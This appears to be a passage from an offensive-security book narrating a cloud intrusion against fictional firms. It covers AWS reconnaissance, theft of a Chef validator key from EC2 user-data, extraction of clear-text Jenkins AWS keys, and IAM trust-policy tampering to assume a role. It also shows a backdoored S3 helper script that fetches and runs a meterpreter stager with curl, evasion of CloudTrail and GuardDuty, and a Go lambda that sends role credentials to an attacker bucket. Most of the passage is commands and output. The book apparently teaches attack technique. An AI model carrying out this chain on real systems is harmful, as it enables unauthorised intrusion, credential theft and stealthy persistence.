root@Point1 : ~/# aws ec2 describe-instances \
--region=eu-west-1 \
--profile kevin > all_instances_euw1.txt

root@Point1 : ~/# head all_instances_euw1.txt
…
"InstanceId" : "i-09072954011e63aer" ,
"InstanceType" : "c5.4xlarge" ,
"Key" : "Name",   "Value": "cassandra-master-05789454"

"InstanceId" : "i-08777962411e156df" ,
"InstanceType" : "m5.8xlarge" ,
"Key" : "Name",   "Value": "lib-jobs-dev-778955944de"

"InstanceId" : "i-08543949421e17af" ,
"InstanceType" : "c5d.9xlarge" ,
"Key" : "Name",   "Value": "analytics-tracker-master-7efece4ae"

…
```

We discover close to 2000 machines in the eu-west-1 region alone. Almost three times more servers than what the Kubernetes production cluster handles. MXR Ads is barely dabbling with Kube, they have yet to migrate the rest of their workloads and databases.

What will our next target look like?

Forget about business applications; we learned the hard way that MXR Ads severely locked their IAM roles. We struggled with each access we snatched in

the beginning to perform basic reconnaissance. No, what we need to achieve complete dominion over AWS is to pwn an infrastructure management tool, something like Rundeck, Chef, Jenkins, Ansible, Terraform, TravisCI, or any one of the hundred DevOps tools [168] .

Even with the help of all the automation AWS offers, no team could handle 2000 servers and hundreds of micro-services without the help of an extensive toolset to schedule, automate and standardize operations.

While Terraform helps keep track of the components running on AWS, Ansible configures servers and installs the required packages. Rundeck schedules maintenance jobs across databases and Jenkins builds applications and deploys them to production... The bigger a company scales, the more it needs a solid set of tools and standards to support and fuel that growth.

```
root@Point1 : ~/# egrep -i -1 \
"jenkins|rundeck|chef|terraform|puppet|circle|travis|graphite" all_instances_euw1.txt

"InstanceId" : "i-09072954011e63aer" ,
"Key" : "Name",   "Value": "jenkins-master-6597899842"
PrivateDnsName" : "ip-10-5-20-239.eu-west-1.compute.internal"

"InstanceId" : "i-08777962411e156df" ,
"Key" : "Name",   "Value": "chef-server-master-8e7fea545ed"
PrivateDnsName" : "ip-10-5-29-139.eu-west-1.compute.internal"



"InstanceId" : "i-08777962411e156df" ,
"Key" : "Name",   "Value": "jenkins-worker-e7de87adecc"
PrivateDnsName" : "ip-10-5-10-58.eu-west-1.compute.internal"

…
```

Wonderful! Let’s focus on Chef and Jenkins for a moment as they have great potential. Chef, just like Ansible, is a software configuration tool. You take a newly installed machine, enroll it into Chef, and then pull/execute a set of pre-defined instructions. If it’s a web app, for instance, Chef will install Nginx, setup a MySQL client, copy the SSH configuration file, add an admin user, etc.

These instructions are written in Ruby and grouped into what Chef calls—in an elaborate conceit—cookbooks and recipes.

```
# recipe.rb

# Copy the file seed-config.json on the new machine
cookbook_file config_json do
  source 'seed-config.json'
  owner 'root'
end

# Append the user admin to the docker group
group 'docker' do
    group_name 'docker'
    append   true
    members 'admin'
    action  :manage
end
…
```

Why should we care? Well, secrets and passwords are a crucial element of any server's configuration, especially one that—by the very nature of its design—talks to almost every component of the infrastructure. Enter Jenkins!

Jenkins is a complex piece of software that can take on many roles. Developers can use it to compile, test and release their code in an automated fashion [169] .

Admins, on the other hand, can use it to run certain infrastructure tasks, like creating Kubernetes resources or spawning a new machine on AWS, while data scientists may schedule their workloads to pull data from a database, transform it and push it to S3. The use cases abound in the enterprise world and are limited only by the imagination (and sometimes sobriety) of the DevOps folks.

Jenkins, Travis CI and CI-circle are literally the agents that enable and empower the utopian ideas blatantly pushed forward by the DevOps philosophy. Indeed, it would be next to impossible for every company to implement from scratch something as complex as continuous testing and delivery.

This almost pathological obsession of automating every tiny operation promotes tools like Jenkins from a simple testing framework to the almighty god of any infrastructure.

Jenkins needs to dynamically test and build applications. That often means a GitHub token sitting somewhere on disk. It needs to deploy applications and

containers to production. Let's add in AWS access keys with ECR, EC2 and possibly S3 write access. Alright, but admins also want to leverage Jenkins to run their Terraform commands. Terraform has, by design, complete control over AWS. Now so does Jenkins. Ok, since Terraform is managed by Jenkins jobs, why not add in Kubernetes commands as well to centralize operations? Grab those cluster admin privileges, will you? Jenkins needs them…

When not monitored closely, these CI/CP pipelines—Jenkins, in this case—quickly rise to become the intersection of a complex network of infrastructure nerve fibers that, if stroked gently and knowingly, could lead to an explosive orgasm. And that's exactly what we're going to do.

We candidly try reaching Jenkins directly with no authentication, but we get turned down immediately. It's only normal, after all, that any half decent company that relies on such a critical component for delivery puts minimal protection in place [170] .

```
# our backdoored pod on the Kubernetes cluster

meterpreter> execute curl -I -X GET -D http://ip-10-5-20-239.eu-west-1.compute.internal:8080

HTTP/1.1 301
Location: https://www.github.com/hub/oauth_login
content-type: text/html; charset=iso-8859-1
[…]
```

The way to Jenkins is not through the front door but rather through a small crack in the alley window: the Chef server that probably helped set up Jenkins in the first place.

If you follow good DevOps practices to the letter, everything should be automated, reproduceable and, more importantly, versioned. You can't just install Jenkins or any other tool by hand. You must use a management tool, like Chef or Ansible, to describe your Jenkins configuration and deploy it on a brand-new machine. Any change to this configuration (plugin upgrade, adding a user, a job, etc.) should go through these management tools that track, version and test the changes before applying them to production. That's the essence of infrastructure as code.

What's a developer's favorite versioning system for storing code? GitHub, of course!

We can quickly verify this assumption by listing all MXR Ads' private repos and looking for any mention of Jenkins-related chef cookbooks—Remember, we already have a valid GitHub token courtesy of Kubernetes:

```
# list_repos.py
from github import Github
g = Github( "9c13d31aaedc0cc351dd12cc45ffafbe89848020" )
for repo in g.get_user().get_repos():
    print (repo.name, repo.clone_url)
```

```
root@Point1 : ~/# python3 list_repos.py > list_repos.txt
root@Point1 : ~/# egrep "cookbook|jenkins|chef" list_repos.txt
cookbook-generator https://github.com/mxrads/cookbook-generator.git
cookbook-mxrads-ami https://github.com/mxrads/cookbook-ami.git
cookbook-mxrads-jenkins-ci https://github.com/mxrads/cookbook-jenkins-ci.git
…
```

Bingo! We download the **cookbook-mxrads-jenkins-ci** repo and go through the source code hoping to find some hardcoded credentials:

```
root@Point1 : ~/# git clone https://github.com/mxrads/cookbook-jenkins-ci.git
root@Point1 : ~/# egrep -i "password|secret|token|key" cookbook-jenkins-ci

default['jenkins']['keys']['operations_redshift_rw_password'] = 'AQICAHhKmtEfZEcJQ9X…'
default['jenkins']['keys']['operations_aws_access_key_id'] = 'AQICAHhKmtEfZEcJQ9X…'
default['jenkins']['keys']['operations_aws_secret_access_key'] = 'AQICAHhKmtEfZEcJQ9X1w…'
default['jenkins']['keys']['operations_price_cipher_crypto_key'] = 'AQICAHhKmtEfZE…'
```

Close to 50 secrets are defined in a file conveniently called "secrets.rb", but don't get excited just yet. These are no mere clear-text passwords. They all start with the six magic letters **AQICAH** , which suggests the use of AWS KMS, a key management service provided by AWS to encrypt/decrypt data at rest. Access to their decryption key requires specific IAM rights, which our user Kevin most likely lacks.

The Readme file of the cookbook is pretty clear about secret management:

```
# README.md

KMS Encryption :

Secrets must now be encrypted using KMS. Here is how to do so.
Let's say your credentials are in /path/to/credentials…
```

Here’s the one keyword I love in that sentence: “now”. This suggests that not so long ago, secrets were handled differently, probably not encrypted at all. We take a look at the git commit history, but someone must have properly cleaned it up. All previous versions of secrets.rb contain the same encrypted data:

```
root@Point1 : ~/# git rev-list --all | xargs git grep "aws_secret"

e365cd828298d55…:secrets.rb: default['jenkins']['keys']['operations_aws_secret_access_key'] =
'AQICAHhKmtEfZEcJQ9X1w…'

623b30f7ab4c18f…:secrets.rb: default['jenkins']['keys']['operations_aws_secret_access_key'] =
'AQICAHhKmtEfZEcJQ9X1w…'
```

Alright, GitHub is not the only versioned repository to store cookbooks. Chef has its own local datastore where it keeps different versions of its resources. With some luck, we can maybe download an earlier version of the cookbook that contained clear-text credentials.

Communication with the Chef server is usually well protected. Each server managed by Chef gets a dedicated private key to download cookbooks, policies and other resources. Admins may also use an API token to perform tasks remotely.

The silver lining, however, is that there is no segregation between resources. All we need is a valid private key, belonging to a dummy test server for all we care, to be able to read every cookbook file ever stored on Chef. What’s life without trust!

That should not be too hard to find. We have read access to the EC2 API, spanning around 2000 servers. Surely one of them has a hardcoded Chef private key in their user-data. We just need to perform 2000 API calls…

What may seem like a daunting and fastidious task at first can actually be easily automated. Thanks to the cookbooks stored on GitHub, we already know which services rely on Chef: Cassandra (NoSQL database), Kafka (streaming software), Jenkins, Nexus (code repository), Grafana (dashboards and metrics), etc.

We store these keywords in a file, then feed them to a loop that retrieves the instances bearing a tag name matching the keyword. We only extract the first instance ID of every pool of machines belonging to the same service (all Cassandra machines will probably share the same user-data, so we only need one

instance).

```
root@Point1 : ~/# while read p; do
  instanceID=$(aws ec2 describe-instances \
  --filter "Name=tag:Name,Values=*$p*" \
  --query 'Reservations[0].Instances[].InstanceId' \
  --region=eu-west-1 \
  --output=text)
  echo $instanceID > list_ids.txt
done <services.txt
```

This rather improvised sampling method gives us about 20 instance IDs, each referring to a machine hosting a different service:

```
root@Point1 : ~/# head list_ids.txt
i-08072939411515dac
i-080746959025ceae
i-91263120217ecdef
…
```

We loop through this file calling the **ec2 describe-instance-attribute** [171] API to fetch the user data, decode it and store it in a file:

```
root@Point1 : ~/# while read p; do
  userData=$(aws ec2 describe-instance-attribute \
  --instance-id $p \
  --attribute userData \
  --region=eu-west-1 \
  | jq -r .UserData.Value | base64 -d
  )
  echo $userData > $p.txt
done <list_ids.txt


root@Point1 : ~/# ls -l i-*.txt |wc -l
21
```

Perfect. Now for the moment of truth. Do any of these fine servers have a Chef private key declared in their user data?

```
root@Point1 : ~/# grep -7 "BEGIN RSA PRIVATE KEY" i-*.txt


cat << EOF
chef_server_url 'https://chef.mxrads.net/organizations/mxrads'
validation_client_name 'chef-validator'
EOF
)> /etc/chef/client.rb
```

```
cat << EOF
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqg/6woPBdnwSVjcSRQenRJk0MePELfPp
…
)> /etc/chef/validation.pem
```

It’s almost too easy… This private key is different than the one we were hoping for, but we will make it work.

The key we obtained is a validation key, the private key of the “chef-validator” user assigned to instances to establish their first contact with the Chef server. Chef-validator is not allowed to list machines, cookbooks and other sensitive operations, but it has the ultimate power of registering clients (machines), which in the end grants them private keys that can perform said operations. All’s well that ends well.

This user’s private key is shared amongst all instances wishing to join the Chef server. So, naturally, we can also use it to register an additional machine and receive our very own private key. We just have to mimic a real client configuration and nicely ask the Chef server from within the VPC.

We create the required files to initiate a machine registration—client.rb and validation.pem—and populate them with the data harvested from the user-data script. This is just lazy copy-pasting really…

```
meterpreter >  execute -i -f cat << EOF
chef_server_url 'https://chef.mxrads.net/organizations/mxrads'
validation_client_name 'chef-validator'
EOF
)> /etc/chef/client.rb
```

```
meterpreter >  execute -i -f cat << EOF
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqg/6woPBdnwSVjcSRQenRJk0MePELfPp
…
)> /etc/chef/validation.pem
```

We then download and execute the Chef client on the Docker image to initiate the registration process of our machine: **aws-node-78ec.eu-west-1.compute.internal.**

```
meterpreter > execute -i -f apt update && apt install -y chef
```

```
meterpreter > execute -i -f chef-client

Starting Chef Client, version
14.8.12                                                    Creating a new
client identity for aws-node-78ec.eu-west-1.compute.internal using the validator
key.

Synchronizing
Cookbooks:                                                          Inst
Cookbook
Gems:                                                            Compilin
Cookbooks...                                                           R
handlers
complete                                                          Chef
Client finished, 0/0 resources updated in 05 seconds

meterpreter > ls /etc/chef/

client.pem client.rb validation.pem
```

That’s it. We are done. We smuggled a new machine to the Chef server’s catalog and received a new private key called client.pem.

The chef-client executable handles the state of the machine, including applying the relevant cookbook, registering the machine, etc. To explore the resources defined on the Chef server, we need to use the “knife” utility. It’s part of the Chef standard package, but it needs a small configuration file to run properly:

```
# ~/root/.chef/knife.rb
node_name       'aws-node-78ec.eu-west-1.compute.internal'
client_key      '/etc/chef/client.pem'
chef_server_url 'https://chef.mxrads.net/organizations/mxrads'
knife[:editor] = '/usr/bin/vim'
```

Let’s list the Chef server’s cookbook catalog:

```
meterpreter > knife cookbooks list
apt                 7.2.0
ark                 4.0.0
build-essential     8.2.1
jenkins-ci          10.41.5
…
```

Fantastic, there is our dear Jenkins-ci cookbook.

```
meterpreter > knife cookbooks show jenkins-ci
10.9.5 10.9.4 10.9.4 10.9.3 10.9.2 10.9.1 10.9.8 10.9.7 …
4.3.1 4.3.0 3.12.9 3.11.8 3.11.7 3.9.3 3.9.2 3.9.1
```

The sneaky Chef server is keeping more than fifty versions of this cookbook, from 10.9.5 all the way down to 3.9.1. It's just a matter of finding the most recent cookbook with clear-text credentials—ideally, right before the switch to KMS.

After a couple of trial and errors, we land on cookbook version 9.9.6:

```
meterpreter > knife cookbooks show jenkins-ci 10.8.6
attributes:
  checksum:    320a841cd55787adecbdef7e7a5f977de12d30
  name:        attributes/secrets.rb
  url:         https://chef.mxrads.net:443/bookshelf/organization-
26cbbe406c5e38edb280084b00774500/checksum-320a841cd55787adecbdef7e7a5f977de12d30?
AWSAccessKeyId=25ecce65728a200d6de4bf782ee0a5087662119&Expires=1576042810&Signature=j9jaz
…
meterpreter > curl https://chef.mxrads.net:443/bookshelf/org…

  'AWS_JENKINS_ID' => 'AKIA55ZRK6ZS2XX5QQ4D',
  'AWS_JENKINS_SECRET' => '6yHF+L8+u7g7RmHcudlCqWIg0SchgT',
…
```

Holy cow, we have it! Jenkins' own AWS access keys in clear text. If this little baby is not admin of the AWS account, I don't know who is.

We chain a couple of AWS API calls to get the IAM username, its attached policies, their latest versions and finally their content:

```
root@Point1 : ~/# vi ~/.aws/credentials
[kevin]
aws_access_key_id = AKIA55ZRK6ZS2XX5QQ4D
aws_secret_access_key = 6yHF+L8+u7g7RmHcudlCqWIg0SchgT

# get user name
root@Point1 : ~/# aws iam get-user --profile jenkins
"UserName": "jenkins"

# lit attached policies
root@Point1 : ~/# aws iam list-attached-user-policies \
--user-name=jenkins \
--profile jenkins
```

```
"PolicyName": "jenkins-policy",
"PolicyArn": "arn:aws:iam::aws:policy/jenkins-policy"

# get policy version
root@Point1 : ~/# aws iam iam get-policy \
--policy-arn arn:aws:iam::886371554408:policy/jenkins-policy \
--profile jenkins

"DefaultVersionId": "v4",

# get policy content

root@Point1 : ~/# aws iam iam get-policy-version \
--policy-arn arn:aws:iam::886371554408:policy/jenkins-policy \
--version v4 \
--profile jenkins
…
"Action": [
      "iam:*",
      "ec2:*",
      "sts:*",
      "lambda:*",
      …
       ],
      "Resource": "*"
…
```

Stars. Stars everywhere. Literally. Jenkins has access to every AWS service used by MXR Ads, from IAM to Lambda, and more… We finally have total and undisputed control over MXR Ads' AWS account.

Note : In this scenario, we chose to leverage EC2 to take control over management tools, but other options were also possible: exploring S3 for cookbooks, Jenkins backups, Terraform state, VPN accounts, etc. Same for GitHub repos, DynamoDB documents and other services.

We loop back to our initial goal that sparked this tangent adventure: impersonating the IAM role attached to the lambda function **dmp-sync** that copies data over to Gretsch Politico.

Now that we have unlimited access to the IAM service, let's explore this lambda's role:

```
root@Point1 : ~/# export AWS_PROFILE=jenkins
root@Point1 : ~/# aws iam get-role lambda-dmp-sync
```

```
 "RoleName" : "dmp-sync" ,
"Arn" : "arn:aws:iam::886371554408:role/dmp-sync" ,
"AssumeRolePolicyDocument" : {
   "Version" : "2012-10-17" ,
   "Statement" : [{
      "Effect" : "Allow" ,
      "Principal" : {
         "Service" : "lambda.amazonaws.com"
      },
         "Action" : "sts:AssumeRole"
   }]
...
```

The **AssumeRolePolicyDocument** property designates which entity is allowed to impersonate a given role. Notice that the only entity trusted to assume this role is the AWS lambda service itself (**lambda.amazonaws.com**). To properly impersonate this role, we either need to register a new lambda, assign it this new role and execute whatever code we like, or update the current lambda's code to do our bidding.

A third option, probably the easiest, is to temporarily update the role's policy to include the Jenkins user. This change cannot linger on as anyone executing a "Terraform plan" in that precise window of time would notice the extra account and might raise an eyebrow or two. We need to be swift. Alter the assume role policy, generate temporary credentials that last twelve hours and revert back the policy [172] . In and out in less than a second.

We save the current role policy in a file and sneak in the following line **"AWS": "arn:aws:iam::886371554408:user/jenkins"** to add Jenkins as a trusted user:

```
{
  "Version" : "2012-10-17" ,
  "Statement" : [{
    "Effect" : "Allow" ,
    "Principal" : {
      "Service" : "lambda.amazonaws.com" ,
      "AWS" : "arn:aws:iam::886371554408:user/jenkins"
   },
    "Action" : "sts:AssumeRole"
 }]
}
```

```
root@Point1 : ~/# aws iam update-assume-role-policy \
--role-name lambda-dmp-sync \
--policy-document file://new_policy.json


root@Point1 : ~/# aws sts assume-role \
--role-arn arn:aws:iam::886371554408:user/lambda-dmp-sync \
--role-session-name AWSCLI-Session \
--duration-seconds 43200\

"AccessKeyId": "ASIA44ZRK6WSZAFXRBQF",
"SecretAccessKey": "nSiNoOEnWIm8h3WKXqgRG+mRu2QVN0moBSTjRZWC",
"SessionToken": "FwoGZXIvYXdzEL///…
"Expiration": "2019-12-12T10:31:53Z"


root@Point1 : ~/# aws iam update-assume-role-policy \
--role-name lambda-dmp-sync \
--policy-document file://old_policy.json
--profile jenkins
```

Good. These temporary credentials will stay valid for twelve hours, even though Jenkins is no longer in the trust policy. We load the new keys into our AWS CLI and proceed to explore Gretsch Politco's bucket: **gretsch-streaming-jobs**

```
root@Point1 : ~/# vi ~/.aws/credentials
[dmp-sync]
aws_access_key_id = ASIA44ZRK6WSZAFXRBQF
aws_secret_access_key = nSiNoOEnWIm8h3WKXqgRG+mRu2QVN0moBSTjRZWC
aws_session_token = FwoGZXIvYXdzEL//…


root@Point1 : ~/# aws s3api list-objects-v2 \
--bucket gretsch-streaming-jobs \
--profile dmp-sync
> list_objects_gp.txt


root@Point1 : ~/# head list_objects_gp.txt


"Key" : "rtb-bid-resp/2019/12/11/10/resp-0-141d08-ecedade-123…" ,
"Key" : "rtb-bid-resp/2019/12/11/10/resp-0-753a10-3e1a3cb-51c…" ,
"Key" : "rtb-bid-resp/2019/12/11/10/resp-0-561058-8e85acd-175…" ,
"Key" : "rtb-bid-resp/2019/12/11/10/resp-1-091bd8-135eac7-92f…" ,
"Key" : "rtb-bid-resp/2019/12/11/10/resp-1-3f1cd8-dae14d3-1fd…" ,
…
```

MXR Ads seems to be giving away bid responses to GP (which video was displayed to a given cookie ID on a given website), as well as other key metrics that, oddly enough, many companies would consider sensitive material, such as raw logs of every bid request, campaign data of other clients… the list goes on.

The dmp-sync bucket is truly huge. It contains terabytes of raw data that we simply cannot, nor do we wish to, process. GP is better equipped to do that. We'd better follow this trail of breadcrumbs and hope it leads us to the final cake.

Amidst this gigantic data lake, hidden under the all too tempting "helpers" key, we find some curious executables that were altered only a couple of weeks ago:

```
"Key" : "helpers/ecr-login.sh" ,
"LastModified" : "2019-11-14T15:10:43.000Z" ,

"Key" : "helpers/go-manage" ,
"LastModified" : "2019-11-14T15:10:43.000Z" ,
…
```

Interesting. This could very well be our ticket inside Gretsch Politico's AWS account. Our lambda role can, by definition, write to this bucket. Question is, was GP smart enough to solely restrict the lambda to the **rtb-bid-resp** subkeys?

```
root@Point1 : ~/# aws s3api put-object \
--bucket gretsch-streaming-jobs \
--key helpers/test.html --body test.html \
--profile dmp-sync

"ETag": "\"051aa2040dafb7fa525f20a27f5e8666\""
```

No errors. Consider it an invitation to cross the border, folks!

We download ecr_login.sh, append a command to execute our custom meterpreter stager and resubmit the file. As usual, the stager will be hosted on yet another fake bucket on our own AWS account: Gretsch-helpers.

```
root@Point1 : ~/# aws s3api get-object \
--bucket gretsch-streaming-jobs\
--key helpers/ecr_login.sh ecr-login.sh \
--profile dmp-sync
```

```
root@Point1 : ~/# echo "true || curl https://gretsch-helpers.s3.amazonaws.com/helper.sh |sh" >> ecr-login.sh

root@Point1 : ~/# aws s3api put-object \
--bucket gretsch-streaming-jobs \
--key helpers/ecr-login.sh \
--body ecr-login.sh \
--profile dmp-sync
```

And now we wait. We wait for a few hours. We wait until someone, somewhere triggers our payload, if ever. After all, we have no guarantee that the **ecr-login** helper is indeed used. We did not even bother checking what it really did… anyway, it's too late now. Let's cross our fingers and hope for the best.

A quagmire of events

While we're waiting for our shell to phone home, there is one small task that needs our immediate attention: AWS persistence. One might argue that Jenkins access keys provide all the persistence we need. They are often difficult to rotate and require reviewing hundreds of jobs for potential hardcoded credentials. It is such a critical piece of any DevOps infrastructure that it ironically succumbs to the same fallacies DevOps are so arrogantly belligerent against. The most recent proof being that the credentials we retrieved from Chef were still very much in use.

Nevertheless, we have some time to kill while waiting for our shell on GP, so let's strengthen our grip on MXR Ads.

Backdooring an AWS account can quickly become a delicate procedure that involves navigating a treacherous sea of monitoring tools and delicate alerts. AWS made considerable efforts to spoon-feed their customers all sorts of indicators of suspicious activity and what they consider to be insecure configurations.

As I am writing these words, AWS released two new features that one should be aware of before blindly attacking or backdooring an account: IAM Access analyzer [173] and CloudTrail Insight [174] .

IAM access analyzer flags every policy document granting read/write permissions to foreign entities. It most notably covers S3 buckets, KMS keys, lambda functions and IAM roles. This new feature kills a very stealthy persistence strategy: creating an admin role in the victim's account and granting

assume-role privileges to a foreign AWS account (e.g., our own).

```
root@Point1 : ~/# aws accessanalyzer list-analyzers --region=eu-west-1
{ "analyzers": [] }
```

MXR Ads did not yet exploit this new feature, but we cannot bet our persistence strategy on their ignorance of a new feature that would expose our backdoor with a single click.

CloudTrail is an AWS service that logs almost every AWS API call in JSON format and optionally stores it on S3 and/or forwards it to another service (e.g., CloudWatch) for metrics and alerts. Below is a sample event of an IAM call that created an access key for the admin user.

```
# Sample Cloudtrail event creating an additional access key
{
    "eventType" : "AwsApiCall" ,
    "userIdentity" : {
        "accessKeyId" : "ASIA44ZRK6WS32PCYCHY" ,
        "userName" : "admin"
    },
    "eventTime" : "2019-12-29T18:42:47Z" ,
    "eventSource" : "iam.amazonaws.com" ,
    "eventName" : "CreateAccessKey" ,
    "awsRegion" : "us-east-1" ,
    "sourceIPAddress" : "215.142.61.44" ,
    "userAgent" : "signin.amazonaws.com" ,
    "requestParameters" : { "userName" : "admin" },
    "responseElements" : {
        "accessKey" : {
            "accessKeyId" : "AKIA44ZRK6WSRDLX7TDS" ,
            "status" : "Active" ,
            "userName" : "admin" ,
            "createDate" : "Dec 29, 2019 6:42:47 PM"
}   }   }
```

You have got to hand it to AWS for making logging events so intuitive.

We can see below that MXR Ads has a global and comprehensive logging strategy covering all regions. Logs are forwarded to the S3 bucket: **mxrads-cloudtrail-all** .

```
root@Point1 : ~/# aws cloudtrail describe-trails --region=eu-west-1
"trailList" : [{
   "IncludeGlobalServiceEvents" : true ,
   "Name" : "Default" ,
   "S3KeyPrefix" : "region-all-logs" ,
   "IsMultiRegionTrail" : true ,
   "HasInsightSelectors" : true ,
   "S3BucketName" : "mxrads-cloudtrail-all" ,
   "CloudWatchLogsLogGroupArn" : "arn:aws:logs:eu-west-1:886371554408:log-
group:CloudTrail/Logs:*" ,
... }]
```

"Insight" is a new feature of CloudTrail that detects any spike in API calls and flags it as a suspicious event. As of this moment, it only reports "write" API calls, like RunInstance, CreateUser, CreateRole, etc., so we can still go nuts with read-only and reconnaissance calls, but as soon as we start automating user account creation, for instance, we must be careful not to hit the dynamic threshold set by CloudTrail Insight.

We clearly see from the flag "HasInsightSelectors" above that MXR Ads is indeed experimenting with CloudTrail Insight.

These two features (Insight and IAM Access Analyzer) complement other existing services, like GuardDuty [175] , that watch for suspicious events, such as disabling security features (CloudTrail), communicating with known bad domains, etc.

```
root@Point1 : ~/# aws guardduty list-detectors --region=eu-west-1
{  "DetectorIds": [ "64b5b4e50b86d0c7068a6537de5b770e" ] }
```

Even if all these novelty features were carelessly neglected by MXR Ads, CloudTrail is such a basic component that almost every decent company has it enabled by default. We could empty the S3 bucket storing the data, but the logs would still be available in CloudTrail itself for at least 90 days.

Whenever logs are so easily available and exploitable, caution would advise us to assume the worst: monitoring dashboards tracking API calls, IP addresses, types of service called, unusual queries to highly privileged services, etc.

And the cherry on top: Terraform. We know that MXR Ads relies on Terraform to maintain its infrastructure. Manually changing the wrong resource will stand out like a sore thumb on the next "Terraform plan" command. An

email bearing the subject *“you’ve been hacked ”* might have better a chance of going unnoticed.

These are some of the main pitfalls to keep in mind when interacting with an AWS account. It truly is a landmine that can blow up at the slightest misstep. It almost makes you miss the old days of backdooring a Windows Active Directory, when aggregating and parsing event logs from a single machine was a two-day job [176] .

Now, if you are in a situation with very poor security and feel you can get away with manually creating a couple of access keys, adding a couple of believable IAM users, and giving them admin privileges, please be my guest. There is no need to over-engineer our backup strategy, especially knowing that Jenkins access keys are pretty stable.

If, however, the company looks overly paranoid—tight access controls, strict and limited privileges, clean list of active users, properly configured CloudTrail, CloudWatch and other monitoring tools—we may need a more robust and stealthier backup strategy.

For the sake of argument, let’s give MXR Ads the benefit of the doubt and assume the worst. How can we maintain a persistent access while flying under the radar?

Our backdoor strategy will follow the hippest design architectures and be fully serverless and event-driven. We will configure a watchdog to fire upon specific events and trigger a job that will reestablish our access.

Translated into AWS jargon, the watchdog would consist of a lambda function triggered by an S3 bucket receiving new objects. The lambda will dump its attached role credentials and send them to our own S3 bucket [177] . The credentials we receive will be valid for one hour but will hold enough privileges to permanently restore a durable access.

Let’s review our detection checklist: The lambda is triggered by an internal event (S3 objects dropped by MXR Ads every day) and performs a rather boring put-object call on a remote bucket. IAM analyzer will hardly blink.

Terraform will not scream blue murder either as most of the resources will be created, not altered. Even if the source bucket is already declared in the state, technically, we will be adding an **“aws_s3_bucket_notification** ” resource, which is a completely separate entity in Terraform. All we have to do is choose a

bucket with no Terraformed notification setup and we are good to go.

As for CloudTrail, the only event to be logged is the fact that the trusted service lambda.amazonaws.com impersonated a role to execute the lambda. A trivial event inherent to any lambda execution that will go unnoticed by both Insight and GuardDuty.

Everything looks green!

Let's get to the implementation phase. The program that the lambda will run is a straightforward Go binary that follows the key steps we described above. The full implementation is available on this book's repo (*http://bit.ly/2Oan7I7*), so here is a brief overview of the main logic.

Every Go program destined to run in a lambda environment starts off with the same boilerplate main function that registers the lambda's entry point: HandleRequest in this case.

```
func main () {
  lambda. Start (HandleRequest)
}
```

Next, we have a classic setup to build an HTTP client and the remote S3 URL to submit our response:

```
func HandleRequest (ctx context.Context, name MyEvent) ( string , error ) {
  client := &http.Client{}
  respURL := fmt. Sprintf ( "https://%s.s3.amazonaws.com/setup.txt" , S3BUCKET)
```

We dump the lambda's role credentials from environment variables and send them to our remote bucket:

```
accessKey := fmt. Sprintf ( `
  AWS_ACCESS_KEY_ID=%s
  AWS_SECRET_ACCESS_KEY=%s
  AWS_SESSION_TOKEN=%s"` ,
    os. Getenv ( "AWS_ACCESS_KEY_ID" ),
    os. Getenv ( "AWS_SECRET_ACCESS_KEY" ),
    os. Getenv ( "AWS_SESSION_TOKEN" ),
  )
uploadToS3 (s3Client, S3BUCKET, "lambda" , accessKey)
```

The **uploadData** method is a simple PUT request to the previously defined URL, so it should be pretty obvious from reading the source code, which, all in all, is about 44 lines long.

We compile the code, zip the binary and turn our attention to setting up the lambda.

```
root@Point1 : lambda/# make
root@Point1 : lambda/# zip function.zip function
```

The lambda needs an execution role with heavy IAM and CloudTrail permissions to help us maintain stealthy long-term access (more on that later).

We look for promising candidates that can be impersonated by the Lambda AWS service [178] :

```
root@Point1 : ~/# aws iam list-roles \
| jq -r '.Roles[] | .RoleName + ", " +
.AssumeRolePolicyDocument.Statement[].Principal.Service' \
| grep "lambda.amazonaws.com"

dynamo-access-mgmt, lambda.amazonaws.com
chef-cleanup-ro, lambda.amazonaws.com
…

root@Point1 : ~/# aws iam list-attached-role-policies --role dynamo-ssh-mgmt --profile jenkins

"AttachedPolicies": [
    "PolicyName": IAMFullAccess",
    "PolicyName": cloudtrail-mgmt-rw",
    "PolicyName": dynamo-temp-rw",
…
```

The **dynamo-ssh-mgmt** role might do the trick. It has an IAMFullAccess policy… Cheeky. We would not have dared to create and attach such an obvious policy, but if it's common practice at MXR Ads, so be it. Plus, it lacks CloudWatch write permissions, so the lambda will silently discard its execution logs upon termination [179] . Perfect.

As always, we try hiding in plain sight by sticking to existing naming conventions.

```
root@Point1 : ~/# aws iam lambda list-functions –region=eu-west-1
"FunctionName": "support-bbs-news",
"FunctionName": "support-parse-logs",
"FunctionName": "ssp-streaming-format",
…
```

We settle on the following name: **support-metrics-calc** and call the **create-function** API to register our backdoored lambda [180] :

```
root@Point1 : ~/# aws lambda create-function --function-name support-metrics-calc \
--zip-file fileb://function.zip \
--handler function \
--runtime go1.x \
--role arn:aws:iam::886371554408:role/dynamo-ssh-mgmt
--region eu-west-1
```

Now to the trigger event itself. Ideally, we want an S3 bucket regularly updated by MXR Ads, but not so often that it would trigger our lambda 1000 times a day.

How about the bucket storing all creatives: s4d.mxrads.com? A quick list-objects-v2 API call shows that the update pace is relatively low, between 50 to 100 files a day.

```
root@Point1 : ~/# aws s3api list-objects-v2 --bucket s4d.mxrads.com
  "Key" :
"2aed773247f0211803d5e6714ea2d0cb/12549adad49658582436/vid/720/6aa58ec9f77af0c0ca497f90c71c85
,
  "LastModified" : "2019-12-14T11:01:48.000Z" ,
[…]
```

We can reduce the trigger rate by sampling the objects firing the notification event. E.g., only objects with a key name beginning with two will trigger our lambda, giving us a 1/16 sample rate (Assuming a hexadecimal keyspace evenly distributed). This roughly translates to three to six invocations a day.

Sold.

We explicitly allow the S3 service to call our lambda function [181] :

```
root@Point1 : ~/# aws lambda add-permission \
--function-name support-metrics-calc \
--region eu-west-1 \
--statement-id s3InvokeLambda12 \
--action "lambda:InvokeFunction" \
--principal s3.amazonaws.com \
--source-arn arn:aws:s3:::s4d.mxrads.com \
--source-account 886371554408 \
--profile jenkins
```

Then, we set up the bucket rule that only triggers events upon creating objects starting with the “2” prefix.

```
root@Point1 : ~/# aws s3api put-bucket-notification-configuration \
--region eu-west-1 \
--bucket mxrads-mywebhook \
--profile jenkins \
```

```
--notification-configuration file : //<(cat << EOF
{
    "LambdaFunctionConfigurations" : [{
       "Id" : "s3InvokeLambda12" ,
       "LambdaFunctionArn" : "arn:aws:lambda:eu-west-1:886371554408:function:support-metrics-calc" ,
